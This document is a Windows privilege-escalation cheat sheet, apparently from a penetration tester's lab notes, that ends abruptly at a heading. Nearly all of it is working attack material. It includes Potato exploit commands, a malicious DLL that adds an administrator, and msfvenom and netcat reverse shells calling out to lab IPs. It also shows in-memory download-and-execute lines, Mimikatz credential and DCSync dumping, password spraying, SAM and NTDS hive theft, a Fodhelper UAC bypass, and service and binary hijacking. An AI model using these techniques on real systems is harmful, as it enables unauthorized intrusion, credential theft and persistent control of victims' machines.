🪟Windows Privesc
Potatoes
https://jlajara.gitlab.io/Potatoes_Windows_Privesc#juicyPotato (Summary review for all potatoes) https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all (better summary)
This is a list of Potatoes organized, by the order of which we might need to do ( from not likely to work, to most likely it will work)
1- PrintSpoofer64.exe
.\PrintSpoofer64.exe -i -c cmd2- SharpEfsPotato.exe
.\SharpEfsPotato.exe -p C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -a "C:\users\eric.wallows\rev.exe | Set-Content C:\temp\w.log"3- SigmaPotato.exe
.\SigmaPotato.exe "powershell -ExecutionPolicy Bypass -e JABjAGwAaQBlAG4AdAAgAD0AI……"identify .NET version used on the target to know which GodPotato version to use
reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP" /sLook at the relevant .NET keys:
v2.0.50727→ SigmaPotatoCore.exev3.0orv3.5→ SigmaPotatoCore.exev4\Full\Version→ SigmaPotato.exe
4- GodPotato.exe
identify .NET version used on the target to know which GodPotato version to use
reg query "HKLM\SOFTWARE\Microsoft\NET Framework Setup\NDP" /sLook at the relevant keys:
v2.0.50727→ GodPotato-NET2.exev3.0orv3.5→ GodPotato-NET35.exev4\Full\Version→ GodPotato-NET4.exe
Example output:
Version REG_SZ 2.0.50727.4927→ use NET2
Version REG_SZ 3.5.30729.4926→ use NET35
Version REG_SZ 4.6.01055→ use NET4
Create a user without a reverse shell.
./GodPotato.exe -cmd "net user dave_admin '%3)z~f^1eW7O' /add"5- JuicyPotato.exe
This potato is great if all potatoes did not work, and we need to manually find our way through some testing
https://ohpe.it/juicy-potato/CLSID/
We need to start by visiting this website to get the GetCLSID.ps1 script
We set our execution policy to bypass
Set-ExecutionPolicy Bypass -Scope Process -ForceThen execute it
.\GetCLSID.ps1it will generate a folder Windows_10_Pro (with the OS name) where we will find the extracted CLSIDs

We’ll select and get one of the CLSIDs to test with

Create a batch file with the PowerShell rev shell script
# rev.bat file
powershell -e JABjAGw............MAZQAoACkA
Or a batch file to add a user
# add.bat file
net user dave_admin '%3)z~f^1eW7O' /add
net localgroup Administrators dave_admin /add
Then use it with JuicyPotato along with the CLSID we selected
.\JuicyPotato.exe -l 1337 -p c:\Users\kohsuke\rev.bat -t * -c "{03ca98d6-ff5d-49b8-abc6-03dd84127020}"we will get our rev shell or user added.

Switch User from terminal
Using RunasCs
Create the user with GodPotato (simple passwords like “lab” won’t work, so generate a complex password using any website and use it)
./GodPotato.exe -cmd "net user dave_admin lab /add"Add the user to the admins group
net localgroup Administrators dave_admin /addCheck the admins group for the added user
net localgroup AdministratorsExecute a reverse shell as the created admin user
.\RunasCs.exe dave_admin lab "C:\Program Files\FreeSWITCH\rev.exe" -t 0if that did not work try with
.\RunasCs.exe admin lab "C:\Users\tony\AppData\Local\Temp\rev.exe" -t 0 --force-profile --logon-type 8Run in memory with PowerShell
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.28:8000/Invoke-RunasCs.ps1'); Invoke-RunasCs -Username chris -Password 36mEAhz/B8xQ~2VM -Command "whoami"Rev shell with PowerShell version of runasCs
Invoke-RunasCs -Username chris -Password 36mEAhz/B8xQ~2VM -Command cmd.exe -Remote 10.10.14.28:80Or
Invoke-RunasCs -Username chris -Password 36mEAhz/B8xQ~2VM -Command powershell.exe -Remote 10.10.14.28:80Using Native PowerShell commands
Get the system Hostname
hostnameStore the plaintext password in $pass
$pass = "36mEAhz/B8xQ~2VM"Convert plain text password to a SecureString object
$pass = ConvertTo-SecureString "36mEAhz/B8xQ~2VM" -AsPlainText -ForceCreate a PSCredential object with username and secure password
$cred = New-Object System.Management.Automation.PSCredential("SNIPER\\Chris", $pass)One Liner:
$cred = New-Object System.Management.Automation.PSCredential("SNIPER\Chris", (ConvertTo-SecureString "36mEAhz/B8xQ~2VM" -AsPlainText -Force))Run the ‘whoami’ command on remote computer SNIPER using the provided credentials
Invoke-Command -ComputerName SNIPER -Credential $cred -ScriptBlock {whoami}Enable RDP
one liner command to enable rdp from PowerShell
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name 'fDenyTSConnections' -Value 0; Enable-NetFirewallRule -DisplayGroup "Remote Desktop"One liner command to enable rdp from CMD
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f && netsh advfirewall firewall set rule group="remote desktop" new enable=Yesinside GodPotato (we need to escape the ” with ”\”) (did not really work)
.\GodPotato.exe -cmd "reg add \"HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f && netsh advfirewall firewall set rule group=\"remote desktop\" new enable=Yes"it is best to get a shell from GodPotato then use the rdp commands and user adding commands inside that shell
.\GodPotato-NET4.exe -cmd "nc64.exe -t -e C:\Windows\System32\cmd.exe 192.168.45.207 445"check if it’s enabled (it’ll output True if enabled)
(Get-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server').fDenyTSConnections -eq 0if the newly added user still gets an error while using RDP (you need the right to sign in through remote desktop services) add this local permission fix
secedit /export /cfg C:\secpol.cfg(Get-Content C:\secpol.cfg) -replace 'SeRemoteInteractiveLogonRight =.*', 'SeRemoteInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-555' | Set-Content C:\secpol.cfgsecedit /configure /db secedit.sdb /cfg C:\secpol.cfg /areas USER_RIGHTSOne liner:
secedit /export /cfg C:\secpol.cfg ; (Get-Content C:\secpol.cfg) -replace 'SeRemoteInteractiveLogonRight\s*=.*', 'SeRemoteInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-555' | Set-Content C:\secpol.cfg ; secedit /configure /db C:\secedit.sdb /cfg C:\secpol.cfg /areas USER_RIGHTSthen force update the policy
gpupdate /forceUpdated version that works even better (if for some reason the other policy change did not solve the issue):
secedit /export /cfg C:\secpol.cfg(Get-Content C:\secpol.cfg) | ForEach-Object {$_ -replace "SeRemoteInteractiveLogonRight = ", "SeRemoteInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-555,"} | Set-Content C:\secpol.cfgsecedit /configure /db C:\Windows\security\database\secpol.sdb /cfg C:\secpol.cfg /areas USER_RIGHTSUpdated one liner:
secedit /export /cfg C:\secpol.cfg; (Get-Content C:\secpol.cfg) | ForEach-Object {$_ -replace "SeRemoteInteractiveLogonRight = ", "SeRemoteInteractiveLogonRight = *S-1-5-32-544,*S-1-5-32-555,"} | Set-Content C:\secpol.cfg; secedit /configure /db C:\Windows\security\database\secpol.sdb /cfg C:\secpol.cfg /areas USER_RIGHTSif for some reason xfreerdp failed with (STATUS_INVALID_WORKSTATION) or (system error 104: Connection reset by peer) use rdesktop while specifying the domain, or add “/sec:tls” option to xfreerdp, while specifying the domain
rdesktop 10.10.94.250 -u user -p password -d domainOr
xfreerdp /u:user /p:password /v:10.10.94.250 /cert:ignore /sec:tls /d:domain.comusing pass the hash with xfreerdp (not always works, sometimes it crashes)
xfreerdp /u:helpdesk_setup /pth:'ce5d4012c647cekf6da4a05f64a84361' /v:10.10.94.250 /cert:ignore /sec:tls /d:domain.comAdd winPEAS color on RDP
REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1Mimikatz Extract Hashes
one liner for dumb shells:
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exitGet the admin privilege:
privilege::debugGet system privilege:
token::elevateFrom LSASS memory
Will dump credentials from the LSASS process, including plaintext passwords, NTLM hashes, Kerberos tickets, etc.
sekurlsa::logonpasswordsFrom Cached Credentials
Extract SAM database credentials or LSA secrets
lsadump::samlsadump::lsaFrom Windows Vault
vault::listvault::credMimikatz DCSync attack
Get DCSync details
.\mimikatz.exe "privilege::debug" "lsadump::trust" exitGet user hashes using dcsync
.\mimikatz.exe "privilege::debug" "lsadump::dcsync /all /csv" exitPassword Spraying
crackmapexec smb 10.10.133.154 -u users.txt -p passwords.txt -d oscp.exam --continue-on-successfor local authentication
crackmapexec smb 10.10.133.154 -u users.txt -p passwords.txt --continue-on-success --local-authfor multiple computers
crackmapexec smb targets.txt -u users.txt -p passwords.txt --continue-on-success --local-authUsing netexec, spraying with different protocols
nxc winrm targets.txt -u users.txt -p passwords.txt -d MEDTECH --continue-on-successnxc rdp targets.txt -u users.txt -p passwords.txt -d MEDTECH --continue-on-successfor One to One spraying (users.txt and pass.txt must match in lines)
nxc winrm 192.168.242.175 -u users.txt -H hashes.txt --no-bruteforceSensitive Files Search
#sensitive_files
search for all sensitive files on windows
Get-ChildItem -Path C:\Users\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.config,*.docx,*.kdbx -File -Recurse -ErrorAction SilentlyContinuesearch for one file having the file name (unifivideo)
Get-ChildItem -Path C:\Users\ -Recurse -Force -ErrorAction SilentlyContinue -Include *unifivideo*to get the full location of the found files
Get-ChildItem -Path C:\Users\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.config,*.docx,*.kdbx -File -Recurse -ErrorAction SilentlyContinue | Select-Object FullName, Length, LastWriteTimeA list of filenames (with paths) where the string “pass” (case-insensitive) is found in any .ini, .cfg, .config, or .xml file. (file name only, no contents)
findstr /SIM /C:"pass" *.ini *.cfg *.config *.xmlshow file name + contents
findstr /SI /C:"pass" *.ini *.cfg *.config *.xmlWe can use this one-liner to gather all sensitive files within defined directories, excluding specified directories, and output the results to a text file.
$e = @(".txt",".pdf",".xls",".xlsx",".config",".docx",".kdbx",".ini",".conf",".xml",".rdp",".vnc",".ps1",".bat",".csv",".log",".json",".yaml"); $d = @("C:\Users","C:\ProgramData","C:\Program Files","C:\Program Files (x86)"); $excludeFolders = @("C:\Users\Public", "C:\Program Files\Windows Defender", "C:\ProgramData\Microsoft", "C:\Program Files\VMware\", "C:\Program Files\WindowsPowerShell\", "C:\Program Files (x86)\WindowsPowerShell\"); $results = @(); foreach ($dir in $d) { Get-ChildItem -Path $dir -File -Recurse -ErrorAction SilentlyContinue | Where-Object { $exclude = $false; foreach ($excludeFolder in $excludeFolders) { if ($_.FullName -like "$excludeFolder*") { $exclude = $true; break } }; ($e -contains $_.Extension) -and (-not $exclude) } | ForEach-Object { $results += [PSCustomObject]@{Directory=$($_.DirectoryName); Mode=$($_.Mode); LastWriteTime=$($_.LastWriteTime); Length=$($_.Length); Name=$($_.Name)} }; }; $results | Format-Table -Property Directory, Mode, LastWriteTime, Length, Name -AutoSize | Out-String -Width 4096 | Out-File -FilePath "C:\Uploads\key_files.txt" -Encoding UTF8We can use this one-liner to search for sensitive files within defined directories, excluding specified directories, that contain predefined sensitive keywords, and output the results to a text file.
$e = @(".txt",".pdf",".xls",".xlsx",".config",".docx",".kdbx",".ini",".conf",".xml",".rdp",".vnc",".ps1",".bat",".csv",".log",".json",".yaml"); $d = @("C:\Users","C:\ProgramData","C:\Program Files","C:\Program Files (x86)"); $keywords = @("password","secret","credential","passwd"); $excludeFolders = @("C:\Users\Public", "C:\Program Files\Windows Defender", "C:\ProgramData\Microsoft", "C:\Program Files\VMware\", "C:\Program Files\WindowsPowerShell\", "C:\Program Files (x86)\WindowsPowerShell\"); $results = @(); foreach ($dir in $d) { Get-ChildItem -Path $dir -File -Recurse -ErrorAction SilentlyContinue | Where-Object { $exclude = $false; foreach ($excludeFolder in $excludeFolders) { if ($_.FullName -like "$excludeFolder*") { $exclude = $true; break } }; ($e -contains $_.Extension) -and (-not $exclude) } | ForEach-Object { try { if ($_.Extension -in @(".txt",".config",".ini",".conf",".xml",".ps1",".bat",".csv",".log",".json",".yaml")) { $content = Get-Content $_.FullName -Raw -ErrorAction SilentlyContinue; foreach ($keyword in $keywords) { if ($content -match $keyword) { $results += [PSCustomObject]@{Directory=$($_.DirectoryName); Mode=$($_.Mode); LastWriteTime=$($_.LastWriteTime); Length=$($_.Length); Name=$($_.Name); Keyword=$keyword} } } } else { $results += [PSCustomObject]@{Directory=$($_.DirectoryName); Mode=$($_.Mode); LastWriteTime=$($_.LastWriteTime); Length=$($_.Length); Name=$($_.Name)} } } catch {} }; }; $results | Format-Table -Property Directory, Mode, LastWriteTime, Length, Name -AutoSize | Out-String -Width 4096 | Out-File -FilePath "C:\Uploads\key_files.txt" -Encoding UTF8Show all files in the user home directory like C:\Users\Chris instead of checking each directory manually (Desktop, Downloads, Documents,…)
#recursive_list
gci -recurse -include *.* | select FullName#File_Name_Search
gci -Recurse -Filter bash.exe C:\Or
where /R c:\ bash.exe search for all sensitive files on Linux
find /home/username/ -type f \( -iname "*.txt" -o -iname "*.pdf" -o -iname "*.ipynb" -o -iname "*.gpg" -o -iname "*.config" -o -iname "*.kbx" -o -iname "*.kdbx" -o -iname ".*history" \) 2>/dev/nullsearch files in linux freebsd without the find command
ls -R ./ | grep local.txtCheck history files of the different linux users (no full path)
cat /home/legacy/.bash_historyCheck for sensitive keywords inside directories
grep -riE 'pass(word)?|user(name)?|email' .git/deeper search
grep -riE '(api[_-]?key|auth[_-]?token|access[_-]?token|secret[_-]?key|private[_-]?key|pass(word)?|user(name)?|aws[_-]?key|secret|credential|database|db[_-]?pass|account|pwd|token)' --exclude-dir='.git/objects' --exclude-dir="wwwroot" ./domainPartnerPortaldeep search with find and exclude directories with subdirectories
find ./domainPartnerPortal -type f -not -path "*/wwwroot/*" -not -path "*/.git/*" | xargs grep -iE '(api[_-]?key|auth[_-]?token|access[_-]?token|secret[_-]?key|private[_-]?key|pass(word)?|user(name)?|aws[_-]?key|secret|credential|database|db[_-]?pass|account|pwd|token)'vim compatibility fix, modify ~/.vimrc
set nocompatible
set backspace=indent,eol,start
if as www-data user and cannot modify the regular vimrc file, create it in tmp
cd /tmpecho 'set nocompatible' > .vimrcecho 'set backspace=indent,eol,start' >> .vimrcThen reference that vimrc config file while working with vim
vi -u .vimrc file.txtXAMPP Sensitive files
🔐 1. XAMPP Default Web Root
-
Path:
C:\xampp\htdocs\ -
Check for:
-
Leftover dev files:
test.php,phpinfo.php -
Hidden or backup files:
.git/,.env,config.php~,index.php.bak -
Any sensitive credentials in config or log files
-
⚙️ 2. XAMPP Configuration Files
-
Path:
C:\xampp\apache\conf\ -
Key Files:
-
httpd.conf– Apache main config -
extra\httpd-vhosts.conf– Virtual host definitions -
extra\httpd-ssl.conf– SSL configs (certificates, keys)
-
-
Look for:
-
Misconfigured
DirectoryorAllowOverride -
Exposed
DirectoryListing On -
Enabled
.htaccessoverrides allowing uploads or RCE
-
🐘 3. MySQL Credentials
-
Path:
C:\xampp\mysql\bin\my.ini -
Check for:
-
Hardcoded usernames and passwords
-
bind-addressset to0.0.0.0(makes DB accessible externally)
-
-
Also: Look for
rootwith no password (default)
🧪 4. phpMyAdmin Config
-
Path:
C:\xampp\phpMyAdmin\config.inc.php -
Look for:
-
$cfg['Servers'][$i]['password']– stored plaintext MySQL password -
Authentication mode:
'auth_type' => 'config'means auto-login with saved credentials
-
🧾 5. Log Files
-
Paths:
-
Apache logs:
C:\xampp\apache\logs\ -
PHP logs:
C:\xampp\php\logs\ -
MySQL logs:
C:\xampp\mysql\data\
-
-
Look for:
-
PHP errors exposing full paths or stack traces
-
SQL query logs (may show credentials or data)
-
🔍 6. Miscellaneous Sensitive Files to Look For
-
.htaccess,.htpasswd -
.envfiles with API keys -
composer.json/composer.lock(reveals packages) -
id_rsa,id_rsa.pub, or other SSH keys -
Backup files like:
-
config.php.bak -
db.sql,dump.sql,backup.zip
-
DLL Injection
Create the malicious DLL
#include <windows.h>
#include <stdlib.h>

// DLL entry point
BOOL APIENTRY DllMain(HMODULE hModule,
                      DWORD  ul_reason_for_call,
                      LPVOID lpReserved)
{
    switch (ul_reason_for_call)
    {
        case DLL_PROCESS_ATTACH:
            // Called when the DLL is loaded into a process
            system("net user dave_admin Password123! /add");
            system("net localgroup administrators dave_admin /add");
            break;

        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            // These are not used in this example, but you can add logging or behavior here if needed
            break;
    }
    return TRUE;
}
Compile the DLL
x86_64-w64-mingw32-gcc myDLL.cpp --shared -o myDLL.dllCreate the DLL with msfvenom
msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=9999 -f dll -o EnterpriseServiceOptional.dllService Hijacking
when limited and have a suspicious binary without finding the service name we run this
Get-ChildItem "HKLM:\SYSTEM\CurrentControlSet\Services" | ForEach-Object {
    $props = Get-ItemProperty $_.PsPath -ErrorAction SilentlyContinue
    if ($props.ImagePath -and $props.ImagePath -like "*serv.exe*") {
        [PSCustomObject]@{
            ServiceName = $_.PSChildName
            ImagePath   = $props.ImagePath
        }
    }
}
or the easier one liner
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services' | % { $p=Get-ItemProperty $_.PsPath -ea 0; if ($p.ImagePath -like '*serv.exe*') { [pscustomobject]@{ServiceName=$_.PSChildName; ImagePath=$p.ImagePath} } }Constrained Language Mode CLM-compatible service registry search using New-Object
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services' | % { $p=Get-ItemProperty $_.PsPath -ea 0; if ($p.ImagePath -like '*unifi*') { New-Object PSObject -Property @{ServiceName=$_.PSChildName; ImagePath=$p.ImagePath} } }Constrained Language Mode CLM-compatible service registry search using Simple Write-Output
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services' | % { $p=Get-ItemProperty $_.PsPath -ea 0; if ($p.ImagePath -like '*unifi*') { "Service: $($_.PSChildName), Path: $($p.ImagePath)" } }Constrained Language Mode CLM-compatible service registry search using Add-Member + Select-Object
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services' | % { $p=Get-ItemProperty $_.PsPath -ea 0; if ($p.ImagePath -like '*unifi*') { $_ | Add-Member -NotePropertyName ImagePath -NotePropertyValue $p.ImagePath -PassThru | Select-Object PSChildName, ImagePath } }Constrained Language Mode CLM-compatible service registry search using Hash table
Get-ChildItem 'HKLM:\SYSTEM\CurrentControlSet\Services' | % { $p=Get-ItemProperty $_.PsPath -ea 0; if ($p.ImagePath -like '*unifi*') { @{ServiceName=$_.PSChildName; ImagePath=$p.ImagePath} } }then try restarting the service found
sc stop "ServiceName"
sc start "ServiceName"
or using powershell
Restart-Service -Name "ServiceName"Now this is the reverse, inputting a service name in $s and getting the executable behind it
$s="VSS"; $p=Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\$s" -ea 0; if ($p.ImagePath) { [pscustomobject]@{ServiceName=$s; ImagePath=($p.ImagePath -replace "%SystemRoot%", $env:SystemRoot)} }Another way to find services is by looking in the registry
cd HKLM:\system\currentcontrolset\servicesthen list files there.
Modify Binary Path for service
if we have the write to modify a service; we can modify its binary path to our malicious payload.
Using registry:
Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\VSS" -Name ImagePath -Value "c:\met.exe"Check if it changed
(Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Services\VSS").ImagePathif that did not work, (getting permission denied)
Use SC.exe
sc.exe config VSS binPath="C:\Users\helpdesk_setup\Desktop\rev.exe"then start the service
sc.exe start VSSBinary Hijacking
PowerShell one-liner that extracts scheduled tasks with recent run times and high-frequency triggers (like every 1 or 5 minutes):
Get-ScheduledTask | % { $t=$_; $i=Get-ScheduledTaskInfo -TaskName $t.TaskName -TaskPath $t.TaskPath -ea 0; if($i -and ($i.NextRunTime -gt (Get-Date).AddHours(-24) -or $i.LastRunTime -gt (Get-Date).AddHours(-24))){ $t.Triggers | ? { $_.Repetition.Interval -match 'PT[1-5]M' } | % { [pscustomobject]@{Name=$t.TaskName; Path=$t.TaskPath; Next=$i.NextRunTime; Last=$i.LastRunTime; Interval=$_.Repetition.Interval; Action=$t.Actions.Execute + ' ' + $t.Actions.Arguments }}} }Output: A compact table with:
Name – Task name Path – Task path Next / Last – Run times Interval – Repetition interval (e.g., PT1M) Action – Command run by the task

the next command adds the user who run the action
Get-ScheduledTask | % { $t=$_; $i=Get-ScheduledTaskInfo -TaskName $t.TaskName -TaskPath $t.TaskPath -ea 0; if($i -and ($i.NextRunTime -gt (Get-Date).AddHours(-24) -or $i.LastRunTime -gt (Get-Date).AddHours(-24))){ $t.Triggers | ? { $_.Repetition.Interval -match 'PT[1-5]M' } | % { [pscustomobject]@{Name=$t.TaskName; Path=$t.TaskPath; Next=$i.NextRunTime; Last=$i.LastRunTime; Interval=$_.Repetition.Interval; Action=$t.Actions.Execute + ' ' + $t.Actions.Arguments; User=$t.Principal.UserId }}} }
move your rev shell and force the overwriting process
mv rev.exe C:\LogMonitor\LogMonitor.exe -Forcein some cases we might need to rename the original file to be able to move our rev shell
mv "C:\Users\Ela Arwel\Veyon\veyon-service.exe" "C:\Users\Ela Arwel\Veyon\veyon-service.exe.bak"Complete simple binary hijacking workflow
✅ 1- Rename original service
move c:\bd\bd.exe bd.exe.old✅ 2- move the rev shell to the hijacked directory
move rev.exe c:\bd\bd.exe✅ 3- reboot machine
shutdown /rif we got permission denied using Get-ScheduledTask (Get-ScheduledTask : Cannot connect to CIM server. Access denied), we can use schtasks instead (to be tested still not actually tested)
schtasks /query /fo LIST /v | Select-String -Pattern 'TaskName:|Next Run Time:|Last Run Time:|Repetition Interval:|Run As User:|Task To Run:' | ForEach-Object { $task = $_.Line; if ($task -match 'TaskName:\s*(.*)') { $taskName = $matches[1] } elseif ($task -match 'Next Run Time:\s*(.*)') { $nextRun = $matches[1] } elseif ($task -match 'Last Run Time:\s*(.*)') { $lastRun = $matches[1] } elseif ($task -match 'Repetition Interval:\s*(PT[1-5]M)') { $interval = $matches[1] } elseif ($task -match 'Run As User:\s*(.*)') { $user = $matches[1] } elseif ($task -match 'Task To Run:\s*(.*)') { $taskToRun = $matches[1] } elseif ($task -eq '') { if (($nextRun -gt (Get-Date).AddHours(-24) -or $lastRun -gt (Get-Date).AddHours(-24)) -and $interval -match 'PT[1-5]M') { [pscustomobject]@{ Name = $taskName; NextRun = $nextRun; LastRun = $lastRun; Interval = $interval; Action = $taskToRun; User = $user } } } }check all 2025 tasks ( less strict filter)
$s=''; schtasks /query /fo LIST /v | % { if ($_ -eq '') { if ($s -match '2025') { $s; ""; }; $s = '' } else { $s += "$_`n" } }extended one-liner to exclude entries where “Next Run Time: N/A” appears by adding a negative match check (-notmatch ‘Next Run Time:\s+N/A’) inside the if block.
$s=''; schtasks /query /fo LIST /v | % { if ($_ -eq '') { if ($s -match '2025' -and $s -notmatch 'Next Run Time:\s+N/A') { $s; ""; }; $s = '' } else { $s += "$_`n" } }Check for services using tasklist
lists all currently running processes along with the services that are hosted inside them
Here’s what it does in detail:
tasklist→ Shows a list of all running processes (likepson Linux)./svc→ Adds a column showing which Windows services are running within each process.
tasklist /svcSeBackupPrivilege Abuse
- Create a temp directory:
mkdir C:\temp- Copy the sam and system hive of HKLM to C:\temp and then download them.
reg save hklm\sam C:\temp\sam.hiveand
reg save hklm\system C:\temp\system.hive- Use impacket-secretsdump tool (Kali Linux Default) and obtain ntlm hashes:
impacket-secretsdump -sam sam.hive -system system.hive LOCALSeBackupPrivilege DC Abuse
we’ll use this one liner to create back_script.txt
"set verbose on`r`nset metadata C:\Windows\Temp\meta.cab`r`nset context clientaccessible`r`nset context persistent`r`nbegin backup`r`nadd volume C: alias cdrive`r`ncreate`r`nexpose %cdrive% E:`r`nend backup" | Out-File -FilePath back_script.txt -Encoding asciiAfter putting together the script, we pass it to the Diskshadow utility to create the shadow copy that will create a snapshot of the drive while the files are in use.
diskshadow /s back_script.txtWhen the process is complete, switch to the E: drive and copy the NTDS.dit file using Robocopy to the Temp file created in the C: drive.
cd E:copy the ntds.dit file from the ntds directory to temp directory we created in C:\
robocopy /b E:\Windows\ntds C:\temp ntds.ditUse impacket-secretsdump tool (Kali Linux Default) and obtain ntlm hashes:
secretsdump.py -ntds ntds.dit -system system.hive LOCALAutoLogon Credentials
Username:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserNamePassword:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPasswordto dump all data
reg.exe query "HKLM\software\microsoft\windows nt\currentversion\winlogon"or go to the directory and list it
cd "HKLM:\software\microsoft\windows nt\currentversion\winlogon"get-item -path .winPEAS In-Memory Loading and Execution
When combined with .DownloadString from the WebClient class, IEX can download and run scripts entirely in memory.
Works in older PowerShell versions (2.0+):
IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.28:8000/winPEAS.ps1')Requires PowerShell 3.0+ for full functionality:
IEX ([System.Text.Encoding]::UTF8.GetString((Invoke-WebRequest 'http://10.10.14.28/test.ps1' -UseBasicParsing).Content))UAC Bypass
if our user is in the administrators group but we can execute elevated commands (the current process is a low integrity level process and doesn’t have the administrator privileges), plus whoami /priv is showing limited privileges.
That mean an UAC bypass is needed
https://redfoxsec.com/blog/windows-uac-bypass/ (great article on different UAC bypass techniques)
Fodhelper
To bypass UAC using Fodhelper, I’ll need to:
- Set the
DelegateExecuteproperty of theHKCU\Software\Classes\ms-settings\Shell\Open\commandkey to empty. - Set the
(default)property of that same key to a reverse shell. - Start the
fodhelper.exebinary.
if ms-settings key isn’t present, create the key:
New-Item -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -ForceNext, set the 2 properties
New-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "DelegateExecute" -Value "" -ForceSet-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command" -Name "(default)" -Value "powershell -exec bypass -e JABjAGwAaQB.....AUwB5AHMA"we can verify they set:
Get-ItemProperty -Path "HKCU:\Software\Classes\ms-settings\Shell\Open\command"Now to trigger, run fodhelper.exe:
\Windows\system32\fodhelper.exeAnd a shell connects back to our nc listener.
Cashed Credentials
We can look for cashed creds using
cmdkey /listSample cmdkey /list output
Currently stored credentials:

    Target: WindowsLive:target=virtualserver
    Type: Domain Password
    User: MYDOMAIN\john.doe

    Target: LegacyGeneric:target=192.168.1.50
    Type: Generic
    User: admin

    Target: Domain:target=corp-share
    Type: Domain Password
    User: MYDOMAIN\jane.smith

    Target: Domain:interactive=ACCESS\Administrator
    Type: Domain Password
    User: ACCESS\Administrator
Explanation
| Field | Example | Meaning |
|---|---|---|
| Target | WindowsLive:target=virtualserver Domain:interactive=ACCESS\Administrator | The system, server, or service the credential is for. This could be an RDP server, network share, or application. For Domain:interactive, it’s for interactive logins on a domain/machine. |
| Type | Domain Password or Generic | Shows what kind of credential is stored: - Domain Password → Windows login credentials (like for RDP, SMB). - Generic → Custom app or network credentials. |
| User | MYDOMAIN\john.doe or admin ACCESS\Administrator | The username associated with the stored credential. |
Runas using the cashed creds
We’ll use runas along with the argument /savecreds to run commands using the cashed creds.
runas /user:ACCESS\Administrator /savecreds "rev.exe"Check Windows Architecture
Sometimes, systeminfo is blocked, so we can check the system architecture following these ways.
Checking PowerShell True/False
[Environment]::Is64BitOperatingSystemif this is True —> the system is 64bits else, the system is 32bits
Checking Environment Variables
Using CMD
cmd /c "echo %PROCESSOR_ARCHITECTURE%"Using PowerShell
echo $env:PROCESSOR_ARCHITECTURELocal Service account upgrade
On Windows, some services executed as LOCAL SERVICE or NETWORK SERVICE are configured to run with a restricted set of privileges. Therefore, even if the service is compromised, you won’t get the golden impersonation privileges and privilege escalation to LOCAL SYSTEM should be more complicated.
fullpower tool will automatically set the SeAssignPrimaryToken and SeImpersonate privileges to the service account making it vulnerable to other privilege escalation attacks.
FullPowers.exe⚠️ This tool should be executed as LOCAL SERVICE or NETWORK SERVICE only.
NTFS directory junction Creation
like a shortcut for directories, or symbolic links in linux, we use the tool CreateMountPoint.exe or the native windows mklink tool.
We can see this in action in fish PG machine, in the TotalAV privesc (https://www.exploit-db.com/exploits/47897)
TotalAV 2020 4.14.31 has a quarantine flaw that allows privilege escalation. Exploitation uses an NTFS directory junction to restore a malicious DLL from quarantine into the system32 folder or .NET framework folder or any other system folder. Essentially the exploit is giving as access as low privileged users to write to protected system folders.
We create a symlink, or we can call it a shortcut for our regular folder mount to the C:\Windows\Microsoft.NET\Framework\v4.0.30319\ folder.
.\CreateMountPoint.exe "C:\Users\PFE\Documents\Mount" "C:\Windows\Microsoft.NET\Framework\v4.0.30319" Or (using mklink the directory mount2 should not be present, it creates it)
cmd /c mklink /J "C:\Users\PFE\Documents\Mount2" "C:\Windows\Microsoft.NET\Framework\v4.0.30319"now whenever we access C:\Users\PFE\Documents\Mount we get redirected to C:\Windows\Microsoft.NET\Framework\v4.0.30319. we placed a malicious version.dll in C:\Windows\Microsoft.NET\Framework\v4.0.30319 (using the quarantine TotalAV exploit) so that at system reboot, we get our dll loaded and get a rev shell.
How the DLL loading works:
